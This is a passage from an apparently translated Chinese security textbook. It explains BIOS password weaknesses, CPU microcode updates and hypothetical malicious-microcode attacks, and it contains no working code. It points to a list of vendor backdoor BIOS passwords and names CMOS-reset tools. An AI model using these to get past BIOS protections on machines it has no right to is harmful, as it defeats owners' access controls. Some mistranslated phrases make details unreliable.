非常可悲的是，除了 CMOS 口令可以破解，一些制造商还在其 BIOS 中包含后门默认口令。利用这个后门口令，即使你改变了自己的 CMOS 启动口令和超级用户口令，BIOS 仍然有可能被重置。众多类型的主板的后门口令都可以很容易地在 Internet 上找到，站点 www.xs4all.nl/~matrix/master_passwords.html 上有一个对应于 100 种 BIOS 的口令列表。不幸的是，这些默认的后门口令不能从大多数供应商的 BIOS 版本中删除。

除了完全公开的后门口令，在大多数主板上通过运行一个改变 CMOS RAM 的小程序，可以重置 BIOS 口令，替换存储口令本身的存储区或者破坏 CMOS RAM 迫使计算机使用其默认值[3]。有很多种软件工具可以实现这个重置的过程，包括程序 lost.com，killcmos.zip 和 loesch.zip，这些程序都可以从站点 www.xs4all.nl/~matrix/clear_cmos_ram.html 免费下载。

即使你的 CMOS 口令很难猜到，CMOS 没有后门口令，并且硬件可以防止软件重新设置 CMOS 口令，这些口令和 BIOS Lock 设置仍然可能被破坏，对计算机有物理访问权的攻击者可以和你使用同一个 BIOS 硬件重置功能。如果你的 BIOS 曾经被破坏过，你可能用它来将 BIOS 恢复到初始设置。通过打开你的机箱，并设置现今大多数主板上都存在的物理跳线，这些口令和 BIOS Lock 设置恢复到 BIOS 的默认值，而 BIOS 启动程序也还原为其初始值。因此，有了对主板的物理访问权限，攻击者可以改变启动口令和超级用户口令，以及 BIOS Lock 的属性。为了避免这种情况的发生，在那些易感染的台式机，特别是服务器上，你可能想要配置机箱锁或锁住机箱橱，防止物理设备的入侵者对你的计算机进行直接的物理访问。

综上所述，如果你的主板支持，那么为了保护你的 BIOS，需要设置难猜到的启动口令

和超级用户口令，并激活 BIOS Lock 功能，还要从硬件上保护你的系统。还有，找到你的主板说明书并打印出来，把它放在手边。当你的计算机受到攻击，要重置你的 BIOS 时，你会用到它。

9.2.2 微代码 Malware

黑暗曾是我晚年的噩梦。

—Théoden, Rohan 国王，他的思想被一个叫做 Wormtongue 的国师所毒害。

《指环王》的第 2 部《双塔奇谋》中的对话，由 J. R. R. Tolkien 所著，1954 年

BIOS 级 Malware 从一个相当根本的级别上侵入系统，但它还不是我们面临的最深层次的攻击。事实上，一个坏家伙可以控制处于我们计算机最底层的 CPU。通过利用现代 CPU 的灵活性，特别是称为“微代码”的可更新特性，攻击者可以非常有效地从最深层的核心破坏系统。

什么是微代码

为了更好地理解攻击者如何能够跳到 BIOS 之外来控制 CPU 本身，我们需要对现代 CPU 的一些组件做一个快速的回顾。在每台计算机中，CPU 从内存中逐个取出机器语言指令并执行。机器语言指令将数据加到一起，移动内存中的信息，跳转到一个程序的其他部分。另外，在执行代码时，CPU 还要完成其他许多经过精心设计的操作。程序和操作系统不过是这些指令的大集合，其中保存有大量的数据。表 9-2 描述了几百条机器语言指令的一个小样本，CPU 支持这些指令，它们与用于当今流行的绝大多数 PC 级计算机使用的 x86 指令系统一致。

表 9-2 x86 指令集中的一些机器语言指令实例

机器语言指令	目 的
ADD dest, src	将 src 与 dest 相加并用结果替换 dest 中原来的内容
MOV dest, src	从 src 移动一个字节或字到 dest
JMP target	向目的存储器地址传输执行流
COMISS dest, src	比较两个浮点数

当然要想执行这些指令，CPU 必须知道如何执行指令所需操作。这个如何执行指令的知识，以两种方式嵌入到 CPU 中。首先，某些 CPU 包含硬连线逻辑来执行某些相当简单的功能，例如加法指令。CPU 运算器本身的逻辑门构造已经设计好，知道如何相加；第二，一些 CPU 依靠微代码实现较小的函数模块中更复杂的指令。这些更复杂的机器语言指令可

能包括在内存中移动大量的数据，或者执行更复杂的计算，这要求大量的运算器的实际状态完全用逻辑门实现，例如 COMISS 指令。为了实现这些更加复杂的机器语言指令，CPU 内部包含一个微型计算器用于运行这些微代码。这个微型的计算器称为“CPU 控制器”(CPU Control Unit)，因为它控制 CPU 的各部分如何根据微代码中的指令进行相互作用。这个微代码本质上只是一些特定小程序的集合，这些程序位于 CPU 自身内部，并执行这些更加复杂的机器语言指令，如图 9-5 所示。




图 9-5 CPU 内部包含执行特定指令的硬连线逻辑和一个包括用于执行更复杂指令的微程序存储器的控制器

CPU 运行软件时，从内存中找到各种机器语言指令。其中有一些是利用嵌入的硬连线逻辑轻松处理过的。然而，CPU 遇到一个更加复杂的机器语言指令则通过微代码实现，例如遇到 COMISS 时，CPU 内部的控制单元开始作用。控制单元执行存储在内置的微程序存储器中的微指令集，来实现相应的机器语言指令要完成的任务。更加复杂的机器语言指令，例如 COMISS，由微指令组成，这些微指令由 CPU 内部的控制单元使用的微程序语言写成。综合起来，这些微指令如同小孩的步子，描述如何通过控制 CPU 内部大量的逻辑门实现各种复杂的机器语言指令。

总的来说，这些实现各种机器语言指令和其他特性的微程序组成了 CPU 的微代码。为了了解微代码安装到软件的所有主要配置的哪个位置，我们看一下图 9-6。编写程序的软件开发人员，通常使用某种高级计算机语言来创建程序的源代码。这个程序可以是用户级程序、操作系统的组成部分，或者内核本身。某个高级语言，例如 C、C++ 和 Pascal 经过开发人员编译转换为二进制可执行文件，这些二进制可执行文件完全是一组处理器知道如何运行的机器语言指令。其他语言，例如 JavaScript 和 Visual Basic Script 编写的程序，以及大多数 Perl 程序无需编译，它们是实时解释的。要运行这种程序，解释器需要在运行时将其转换为机器语言。



图 9-6 运行一个程序：从源代码到机器语言指令，再到微代码

无论源语言是编译或解释过的，CPU 都会得到一个与正在运行程序关联的稳定的机器语言指令流。在 CPU 内部，更加复杂的机器语言指令用于调用与其相关的微程序。相应的微代码运行，执行在控制单元内部的机器语言指令，然后准备执行另外一条指令。大致分析看来，机器语言得到实时解释成微程序中，等待 CPU 中的控制单元执行。

微代码告诉 CPU 如何执行各种机器语言指令，现在你可能想知道，CPU 是从哪里得到微代码？典型情况下，制造商在 CPU 芯片内部装入内嵌的默认微程序存储器，其中包含必要的微代码。但是有时，这个默认的内嵌微代码存在一些缺点或要求新的特性。为了解决这个问题，CPU 厂商提出了可更新微代码。借助于特定的内核模式驱动器，运行在计算机系统程序可以将新的微代码直接装入 CPU。然而，任何编写成直接装入 CPU 中的微代码在系统重新启动时都将不存在。除了加载处理器的默认微代码，在 CPU 内部没有固定存储的微代码更新信息，所以新的微代码并没有粘附到 CPU 中。

制造商如何才能解决这个问题，使可更新微代码在系统重新启动后仍然可以保留下来？通过将新的微代码加载到计算机 BIOS 的缓存中，可以实现这一持久稳固的更新。是的，我们的老朋友 BIOS 又要上场了。如图 9-7 所示，现在的 CPU 可以在系统启动过程中从系统 BIOS 中恢复微代码更新文件。如果有微代码安装在 BIOS 中，则每次启动时，系统都会从 BIOS 获取更新了的微代码。由于之前加载的所有微代码（特别是初始默认微代码）在重新启动时都会消失，所以在每次重新启动时必须全部重载所有的微代码更新文件。有了启动过程中的一份新的微代码，CPU 准备运行新的或是修改过的微代码，执行机器语言指令。

当然，这整个过程又提出一个问题，即 BIOS 从哪里获得新的微代码并安装到处理器中。在当今大多数计算机系统中，BIOS 中包含一个可擦写存储器，它允许操作系统内核向 BIOS 写入新的微代码，图 9-7 中也提到。由于 BIOS 存储器是可擦写的，所以可以保存微代码更新信息，直到重新启动为止。为内核使用特定的软件驱动程序，用户可以将新的微



图 9-7 在系统启动时从 BIOS 中获取一份新的微代码

代码装入到自己系统的 BIOS 中。接着，在之后每次系统启动时，BIOS 都将被加载到 CPU 中。这个 CPU 厂商发布一个新的微代码更新信息后，系统管理员就可以通过 Internet 从这个厂商的 Web 站点将这份更新信息下载到一个自包含的可执行文件中。然后使用特定的内核模式驱动程序将微代码安装到 BIOS 中，在下一次重启时更新 CPU 的功能，于是这个新的更新过的微代码在每次重启时被重载到 CPU 中。你瞧瞧！我们已经通过 Internet 将更新过的微代码安装到自己的 CPU 中了。

现在大多数 CPU 制造商都提供可下载的微代码更新信息，包括 Intel（最近的 Pentium 系列芯片，还有其生产的其他几种，不是非常普遍的 CPU）、AMD（基于其 K7 核心产品的处理器）和 Transmeta（支持对构建在其 Crusoe CPU 中的所谓代码元素引擎的更新）。作为支持这一功能的厂商的实例，我们重点查看 Intel，它是世界上最大的 CPU 制造商。

Intel 发布了用于 Windows 系统的驱动程序，而且支持开放式资源集创建用于 Linux 的驱动程序，可以用 Intel 主板的 BIOS 更新特性将微代码更新信息安装到 CPU 中。Windows 驱动程序在 Intel 公司的整个 Web 站点 www.intel.com 随处可见。Linux 驱动程序也可以在 Intel 的 Web 站点 www.urbanmyth.org/microcode 找到。管理员可以使用这些驱动程序将 Intel 公司创建的新的微代码安装到 BIOS 存储器或直接安装到 CPU 中。Intel 定期发布微代码更新文件用来修补缺陷，Intel 称之为“正误表”（Errata）。从早期的 Pentium Pro 开始的 Intel 公司的所有 Pentium CPU 产品（包括 Celeron、Pentium II、Pentium III 和 Pentium IV）都支持这个很不错的微代码更新特性。事实上，在 2000 年 11 月，Intel 公司发布了一个适用于 Pentium III 芯片的微代码更新信息，它适用于几个正误表。在 COMISS 指令中包含一个错误，我们在这一节中一直在讨论这个问题[4]。由于它的出现，COMISS 不设置在特定情况下的适当标志，而是用一个包含新的微代码的 BIOS 更新文件，COMISS 如今非常有用。

不如做个类比

整个 BIOS 和微代码的更新过程可能看起来有点复杂，为了理解硬连线和微代码在实现 CPU 内部指令时的区别，以及微代码更新期间对 BIOS 的操作，考虑一下这样一个类比。想想你的大脑（现在有一个递推的提议），你身体所做的某些活动相当于连接到你的大脑和

中枢神经系统。在一般情况下，你真的不需要考虑呼吸、消化食物，或保持自己的心脏跳动，你甚至不需要知道如何实现这些操作。它们连接到你的大脑中的某个深度，而且与 CPU 内部的指令硬连线非常类似。

接下来，考虑一下更复杂，但仍然是你学会执行的基本活动。你学着自已吃东西，学会了自已穿衣服，学会了读书。这些活动是由你的手臂、双手，以及眼睛所做的更加基本的小动作组成的，这类似于 CPU 中的微代码。在小的时候，你就被教会这些稍微复杂些的操作所需的技能。事实上，如果你想一下，其实童年就是成年的启动过程。读书的能力存储在你的大脑中，实际上是一系列微指令，即看书、识字，并分析它们，找到其意思，甚至还包括翻书。

系统启动时，CPU 可以从 BIOS 中获取新的微代码指令，如同在你自己的童年启动过程中，从学校的老师那里学习读书一样。你的老师就是 BIOS，而老师的大学课程教会他如何训练你的思维，如同 CPU 厂商的 Web 站点。当然，在这个类比中，将微代码描述为你那些非常有用的如何读书的知识。这个知识从你的老师的大学课程中（CPU 厂商的 Web 站点）传播，通过你的老师（BIOS），直到你的大脑中（CPU）。由于这种知识的传播，你才可以读懂这些话。

为什么使用微代码

你可能想知道为什么 CPU 支持这个更新微代码的功能，我们已经简单地谈到过原因，但是让我们再详细讨论一下。首先，这是一个实现复杂指令的有效途径。尽管现代的 CPU 由数千万个晶体管组成，CPU 设计者仍然试图使每个晶体管中都包括最多的可能情况。在运算器的硬连线逻辑中完全执行复杂的指令可能需要大量的晶体管，它将更好地用于其他目的，例如 CPU 内部真正的高速缓冲存储器。为了节约，而且仍然支持这些复杂指令，剑桥大学的一名研究人员 Maurice Wilkes 早在 1951 年就提出了完整的微代码概念。在 20 世纪 70 年代中期，这个概念延伸到 PC 级系统中[5]。不过，这些早期的微代码执行并非是动态可更新的。

为什么一定要支持动态可更新微代码呢？答案归结于灵活性和经济性。还记得早在 1994 年年末，Intel 在 Pentium 系列产品推出不久后，发布了它的新的旗舰 CPU 产品，所引起的那场争论吗？一些认真的核心理学研究人员开始注意到这些漂亮的新的 Pentium 系列芯片在执行某些特定的浮点数计算时返回的是一些不正常的结果。不正常，我的意思当然是完全错误，这个错误被统称为“浮点分配错误”。*Science News*[6]的 Ivars Peterson 引用了一个生动的实例，考虑下面的等式：

$$x = 4195835$$

$$y = 3145727$$

$$z = x - (x/y) \times y$$

再想想，并围绕代数学进行讨论。让我们查看 x 除以 y ，然后乘以 y 应该是 x ，当然是这样。 x 减去 x 应该是……嗯……零。所以， z 的值应该是零，我甚至同意各处会有有一个小的误差。不幸的是，由于在最初的 Pentium 芯片中有一个错误， z 会得出一个值 256。天哪！这可不仅仅是一个误差错误，这很有可能在各种程序中导致戏剧性的问题。

Intel 公司以一种非常负责的方式处理了这个问题，即将修改了这个故障的新的 Pentium CPU 送给世界各地的用户，为此花掉了数千万美元。但是，运送大量晶体管到世界各地并确保很少损坏，对于修改一个小小的错误来说，是效率相当低的一种方式。如果我把白己放在 CPU 设计者的立场，在那时我会考虑如下观点。

当我们犯了一个小小的错误，就不得不派出装满芯片的船只满世界解决这个问题。然而，当出售软件的公司，例如某些操作系统提供商，犯了类似甚至更严重的错误，他们只需在自己的 Web 站点放置一个更新信息供用户下载。这是配置补丁的一个很好而且经济的例子，我们又如何将其付诸于实际呢？

事实上，这个争论在 Pentium CPU 出现浮点运算错误前多年就出现了。但是，Pentium 的错误导致了经济需要支持用于更新 CPU 的更加灵活的程序。并非 Intel 发明了可更新的微代码，注意到这一点非常重要。但是基于数百万的 CPU 安装，Intel 是这一概念的最大用户之一。正如我们在前面讨论过的，后来的 Intel Pentium Pro 和之后的所有 Intel 公司主要的 CPU 都支持可更新的微代码，它使用了 BIOS 的更新特性。Intel 公司定期利用这个特性发布更新材料，例如辅助错误方案。这些方案以来自于 Intel 公司 Web 站点的二进制可执行文件的形式出现，经过恰当地定制。它在特定的操作系统中运行，使用内核在 BIOS 中加载新的微代码，从而在系统重新启动时进行分配。因为是基于来自 Intel 公司的文档，因材施教微代码更新程序不能适用于 CPU 中每种单独的错误，但是它们可以，而且已经解决了一些重要的问题，例如我们前面讨论过的 COMISS 指令中的正误表。

当然，处理 CPU 执行某些机器语言指令时的一些错误的另一种方法是修改使用这些指令的所有原始软件。通过修改源代码、解释器和编译器，我们可以保证不使用错误的机器语言指令，而是调用其他在功能相似的指令作为替代。本质上，修改软件使其不再依赖于错误的指令是完全可以解决的。不幸的是，修改全世界数百万软件程序，解释器和编译器的几十亿个版本，使其不再使用某个错误的指令是非常艰难的，至少是这样。而更新处理器的微代码通常是修改这类错误的一个更加有效且完全的方式。实际应用中，某些 CPU 问题是通过修改源代码、编译器和解释器来解决的，而其他是通过可更新的微代码解决的。经济和政策原因通常决定了修改 CPU 中特定错误的最佳方案。

恶意微代码 (Malicious Microcode) 可以做什么

随着程序越来越底层，这些 bugs 越来越难检查了，一个安装良好的微代码几乎不可能被发现

——Ken Thompson, “Reflections on Trusting Trust”,

发表在 “Communications of the ACM” 上, 1984 年 8 月

这样看来，现在我们已经了解了微代码是如何工作的。攻击者用什么方法操作 CPU 中的微代码，在国王的耳边悄悄说出恶毒的想法呢？关键是某个恶意的攻击者可能创建一个 Malware 微代码更新文件，一旦安装到 CPU 中，它将做一些真正恶毒的事情。有许多种可能的 Malware 微代码情况，但是让我们先考虑以下 3 种情况。

第 1 种情况，微代码将简单地使 CPU 中的特定函数失效，使得计算机不能使用，也不能启动。这个拒绝服务式攻击有点阴险，因为受害计算机的管理员将不能启动系统。在启动程序开始时，计算机只是挂起。回忆一下 1999 年出现的 CIH 病毒，管理员将不得不重置受害计算机的 BIOS，清除恶意微代码更新程序，这样才能重启系统。取决于安装在受害计算机中的特定的主板类型，BIOS 重置可能和使用锂电池一样简单，这个锂电池用来为系统时钟供电和保持 BIOS 设置。在这些老式主板上，BIOS 恢复其默认设置，并不需要借助电池的作用。但是对于新近的主板，受害计算机管理员需要在主板本身上设置 BIOS 重置跳转表，这个过程可以按照主板文件手册说明来操作[7]。如同我们在这章前面关于 BIOS 部分所讨论的一样，特定的过程和重置跳转表的位置有许多种，这取决于不同的主板类型。

第 2 种情况，不只是拒绝服务式攻击，Malware 微代码可以激活攻击者安装在计算机硬盘上某个位置的软件。这个坏家伙会把 Malware 微代码安装在 CPU 中，然后在系统硬盘中的某个位置放置一个包含后门的文件。但是攻击者还没有真正安装后门，后门文件只是空闲地保存在硬盘中。然后，正在 CPU 正常地运行时，Malware 微代码可能醒来。突然，CPU 可能开始在计算机上安装后门。更糟糕的是，不仅仅是一个简单的后门，微代码可能开始安装核心模式 RootKit。这样一来，Malware 微代码将启动硬盘中的一个程序文件，从而控制计算机，使其符合攻击者的需要。有了我们在前面章节看到的所有 Malware 实例，攻击者或某个自动化程序只好安装恶意代码。利用 Malware 微代码，CPU 自身可能完成后门或核心模式 RootKit 的安装。不可否认，由于可以找到后门并进行安装的恶意代码所必需的复杂性，这种攻击的可能性非常小。

第 3 种情况，可能是更加实际的方法，攻击者可能在微代码本身执行后门，并不是使用恶意微代码安装后门或核心模式 RootKit。在攻击者触发了恶意微代码后，微代码可以绕过所有的安全控制，为攻击者提供对计算机的完全访问权限。一旦攻击者触发了 Malware 微代码，CPU 内部的任何安全保护都将失效，允许攻击者以任何方式修改系统。对于一个

x86 级处理器，攻击者的代码将立即被提高到 Ring 0 级。正如我们在第 8 章中所讨论过的，这是可以运行在 x86 级处理器上代码的最敏感的级别。有效地运行在 Ring 0 级为攻击者提供对系统中任何存储区域的访问权，拥有完全破坏计算机的任意部分的能力，包括内核和用户空间。当攻击者通过改变微代码可以简单地命令 CPU 在 0 级运行其程序时，就不需要破坏第 8 章中讨论过的定义和受约束的调用门。在某种意义上，这样的攻击者正在通过一个恶意微代码更新程序创建自己专门的调用门。检查到这类带有微代码的后门将是非常困难的，因为攻击者无需修改或增加任何信息到硬盘中。防病毒工具\文件完整性检测程序和内核分析工具重点在于发现硬盘和内存中的恶意程序。它们不能检查到 CPU 中的微代码，这使得这样的情况特别能够掩人耳目。

尽管如此，对于这几种情况中的任何一种，攻击者都将不得不植入并激活 Malware 微代码。通过利用各种可以公开得到的内核驱动程序控制 BIOS，攻击者可以在 CPU 内部植入恶意微代码静静等待，直到攻击者发出信号激活这个微代码。在任意一种情况中攻击者是如何激活恶意微代码的呢？这个控制信号将以一个特定的非正式文件指令的形式到达，它并不包括在 CPU 的正式指令集中。另外，攻击者可能通过运行一系列特定的指令调用该 Malware 微代码，这些指令通常不是按行执行的。或者，当一些特定的存储器地址可以被一个接一个地访问时，可能调用该微代码。当然为了使用这些调用中的任意一种，攻击者必须运行一个触发程序，使用加载到 CPU 中的 Malware 微代码控制这些计算机中的触发步骤。这个触发程序可能特别小，通过一个或很少的机器语言指令完成。触发程序甚至可以嵌入到另外一个程序，例如你最喜欢的文本编辑器中。例如，在你下次使用写字板或 vi 文本编辑器时，你的 CPU 将完全破坏你的系统。

微代码更新文件的构成

这样看来，Malware 微代码可能相当恶毒，但是如何创建这样的程序呢？微代码更新文件的格式是怎样的，它们又是如何构成的？Intel 和其他 CPU 制造商并没有提供描述微代码更新程序结构的详细文件，但是有的自由研究组织却在这个领域做了一些有趣的研究。特别是 Park 大学的 Jesus Molina 和 William Arbaugh, Maryland 认真分析了来自 Intel 公司的微代码更新文件，从而对其结构有了一定的了解[8]。然而这些研究人员的记录指出“微代码更新文件的特征是非常模糊的，而且也没有事实证明”。尽管如此，通过认真地分析，对用于 Intel 公司 Pentium 系列 CPU 的微代码更新文件的构成，他们已经能够得出一些有趣的结论。

Intel 微代码更新文件的格式如图 9-8 所示，它非常小，一共由 2 048 个字节组成。前 48 个字节组成文件头，剩下的 2 000 个字节由数据组成，其中包含新的微代码。头文件包含你所想到的文件头应该具有的一般成分。

❖ 文件头版本号 (*The header version number*): 这个值确定头文件本身的剩余部分如

何组成。

- ✎ 更新文件版本号 (*The update version number*): 这部分惟一确定在文件的数据部分包含的是哪种微代码更新文件, BIOS 用其校验系统启动时加载 CPU 的微代码的适当版本。
- ✎ 数据 (*The date*): 这部分确定微代码更新文件创建的数据, 格式是 *mmddyyyy*。
- ✎ CPU 类型 (*The CPU type*): 这个值标明微代码更新文件适用的特定 CPU 类型, 包括 CPU 的系列类型和确定型号, BIOS 使用这一部分确定特定的更新文件是否适用于安装在该计算机中的 CPU。在启动过程中, BIOS 利用一个称为“CPUID”的机器语言指令查询 CPU 的特定版本。如果 CPUID 指示的结果符合微代码更新文件的 CPU 类型, 那么微代码是嵌入在 CPU 中的。
- ✎ 校验码 (*A checksum*): 这个部分用于微代码更新文件的简单完整性检测, 该值利用一个非编码求和程序计算得到。
- ✎ 引导程序的修订 (*The loader revision*): 这个部分标明引导软件的版本号, BIOS 需要用这个软件将微代码植入 CPU。
- ✎ 保留数据 (*Reserved data*): 这个部分留待将来扩展使用。




图 9-8 Intel 公司微代码更新文件的格式

当管理员从网上下载一个新的微代码文件并将其应用于计算机时, 内核驱动程序将在把这些文件的头部装入 BIOS 前对其进行校验。BIOS 于是同样检查文件头部以确保一切都恰当地格式化。非常有意思的是, 每一个头 (除了备用空间) 的长度都是 4 个字节, 这样良好的排列使内核驱动程序和 BIOS 分析起来非常容易。当然在头部之后, 微代码更新文件的剩余部分包含数据本身, 其中包括对机器语言指令的更新, 这些机器语言指令由大量的微指令构成。

虽然微代码更新文件头很容易分析, 但是其中更新数据成分又如何呢? 这就是攻击行为的目标之处, 以及攻击者创建出来将 Malware 微代码流入毫无戒备的公开软件的数据,

也正是事情相当迅速地变得模糊和无法考证之处。关于用于实现微代码程序的微指令语言，Intel 公司并没有提供公开的文件。现在各种组织都设计出了针对其他 CPU 的公开的微程序设计语言，包括诸如 YALL 和 Micro-C 这样的语言[5]。为了避免用户改变其 Pentium CPU，也为了阻止坏家伙创建恶意微代码，Intel 公司保留了特定的语言，用于 Pentium CPU 非常接近内部的微程序，如何在这样的所有权下编写新的微代码，用于 Pentium CPU 的秘密微程序语言由 Intel 公司保护，这对于其商业模型和破坏恶意微代码具有重要意义。

另外，即使我们知道了用于编写 Pentium 微代码的微程序语言，我们也不知道 Pentium 芯片要求如何将结果微代码打包成更新文件的数据成分。微代码可以以一种非常规的方式解析并压缩，或者将其放到数据部分使其不明显。只有精挑细选的一少部分人和 CPU 本身才真正知道如何提取这些信息。

然而，遇到微代码更新文件时，通过使其模糊化提高安全性是最主要的防御措施。据 Intel 所说，微代码更新文件的数据组件是经过加密的。这就意味着微代码更新文件的机密性利用加密算法得到保护，有一个数字签名用来证明其真实性并保护其完整性，或二者皆有。因此，除非有人可以成功地创建一个替换的微代码更新文件，并以同样方式加密成为一个真正的 Intel 微代码更新文件；否则 CPU 将拒绝更新。研究人员在实际中遇到过这种情况，因为 Intel 公司的 CPU 不会加载这种随机产生的假的微代码更新文件。当然，Intel 公司从不会公开微代码是如何加密的，使用什么样的加密算法，或密钥存储在什么位置，这个加密算法可以非常简单，也可能非常复杂。密钥可能固定在 CPU 中，包含于微代码本身，或是这些可能性的任意组合，用户当然不知道这个保护措施的细节。

对于这些层面上的防御，微代码的数据组成本质上是不透明的。我们不能轻松地探究其内部查看它如何运行，甚至是 BIOS 也不能构成微代码数据组件的头或尾部。经过检查，如果头部指明的 CPU 类型与计算机上的 CPU 匹配，BIOS 将微代码更新文件放入 CPU 内部，希望得到最好的效果。分析伪码数据组件的内容就仿佛试图读懂 Casanova 写给其爱人的情书，这个更新文件是用你不懂的语言写成的，使用一个你不知道的加密算法进行加密，用一个你没有的密钥进行保护。Intel 把这个围墙筑得很高，假设主要的篱笆和定制工艺微代码相联系。

仍然有一些研究人员，例如 Molina 和 Arbaugh，还是冒险进入了这个让人望而生畏的领域。假设你很想读懂那封经过加密，而且用外语写成的情书。你如何解决这个问题呢？那么对于启动程序，你可能意识到你有权看许多不同的情书，它们同样是由 Casanova 寄出，发给许多不同的情人。Intel 公司在我们的类比中就好比 Casanova，在过去几年发布了许多微代码更新程序。这些更新程序中有一些是应用于同一个 CPU 的，类似于发给同一个情人的许多封情书。另外，Intel 还为多个不同的 CPU 产品编写了微代码更新程序，这就类似于

同一个 Casanova 将不同的情书发给多个情人。通过对这些不同情书的比较，我们或许可以了解到 Casanova 与他的情人交流的方式。可能他总是用同样的问候开始或结束每封情书。可能 Casanova 用基本相同的话语努力追求许多不同的情人，可能这些情人分享某个深层隐私的秘密，他们并不想让外界都知道这个秘密。一个好事者会不会能够检查他们的秘密信件，试图确定他们的语言。然后伪造一封信，假装是 Casanova 本人写的呢？

由于都是用密码写成的，所以这种类型的检查被称为“单纯的密码”（*Ciphertext-only*）分析，因为只有加密的数据起作用。为了对微代码更新文件进行这类分析，Molina 和 Arbaugh 着眼于 Intel 发布的不同版本的微代码更新文件，用于 Celeron、Pentium Pro、Pentium II 和 Pentium III 芯片，确定在更新文件的数据组成中是否存在某些相似之处。Intel 甚至提供了关于出版的正误表所包含的不同之处的线索，这个正误表详细说明在一个给定的微代码更新文件中实现了哪种机器语言指令和其他修改。而且，因为微代码更新文件在重启过程中并不粘附到 CPU 中，因此后来的微代码更新文件往往包含与早期版本相同的配置，另外再加上一些新的补丁来处理最近发现的正误表。

利用这些线索，加上单纯的密码分析，Molina 和 Arbaugh 能够确定如下关于 Intel 微代码更新密码的一些有趣之处。

- ✎ 用于 Pentium Pro、II 和 III 芯片的微代码更新文件都包括一些含有同样数据的小片段，这看起来如同 Casanova 在写给不同情人的某些情书中使用同样的语句。这些片段可以是真正的对 CPU 功能的补充，或者用于 CPU 间进行共享的一些普通加载程序。但是，用于 Celeron 芯片的微代码更新程序，似乎与其他 CPU 没有任何相同的数据，Casanova 似乎也用同样的方式对待他的情人们。
- ✎ 确定的 CPU 类型拒绝微代码数据定制给其他 CPU，即使是微代码的头部也手工设置为用于特定 CPU 的相应版本号。如果写给一个情人的情书发给了另一个情人，接收器会拒绝接收这封信，即使信封上的地址是正确的。因此，这些微代码更新程序可能是数字加密、标志为特定的 CPU 类型，或者微代码更新程序的数据组件包括一个 CPU 版本号在内。
- ✎ 对于一个特定的 CPU 模型，在不同的微代码更新文件中并没有发现不同的微代码数据段冗余。这个 Casanova 似乎不会不止一次地把同一封信发给一个情人。然而，由于 Intel 正误表对微代码更新文件进行分配，因此我们知道用于同一个 CPU 模型的几个不同的微代码更新文件都用于处理同一个正误表的一个特定子集。所以微代码更新文件的确定部分可能有同样的新代码，而且在包含于加密的更新包时总是表现为不同形式，加密算法可能不知为何改变密钥或者使用更新文件的其他形式用于每个不同微代码更新程序的加密过程。

有了所有这些关键的线索和最初的结果，人们是不是就可以破解微代码更新密文并伪造用于 Pentium CPU 的微代码了呢？还没有人能够破译加密的微代码更新文件，至少我们知道没有。到现在为止，Intel 的保密和加密仍然非常健壮。另外，有了新的法律，例如 U.S. Digital Millenium Copyright Act，这些逆向工程软件和硬件产品的法令，以及对这类研究的管理可能与法律相冲突。

Malware 微代码仍然是可能的吗

这样看来，我们已经看到了噩梦中的场景，而且已经了解到 CPU 厂商为了防止这些情况的发生所采取的措施。但是，有人创建 Malware 微代码的可能性有多大呢？就当前公开的知识而言，我们并不知道这个问题的确切答案。由于来自 CPU 厂商的设计和文件的不足，我们知道控制这样的攻击是非常困难的。我的内心感受是需要花费大量的时间和资源，才能够控制微代码更新文件的整个逆向工程，从而创建伪造的微代码。这样的攻击总有一天会发生，但是它至少要在未来的许多年后才可能实现。

创建 Malware 微代码确实相当困难，但是它的确没有超出可能的范围。我至少可以想像到 3 个导致 Malware 微代码发生的场景。首先，一个出色的爱好者或安全研究人员可能只是在无意中发现了一些关键的线索，这将为 Malware 微代码大开方便之门。在舒适的小实验室里，一个计算机开发人员或研究人员可能做出了伪造微代码所必需的关键性突破。这似乎不太可能，但是，在 20 世纪 90 年代谁又会想到，一个芬兰的软件开发人员创建的模糊开放式资源操作系统内核，居然对软件行业的经济结构提出挑战？更进一步，Linus Torvalds 和 Linux 正式作为 Linux 内核，最初是在 1991 年发布，在 20 世纪 90 年代后期才真正得到普及。

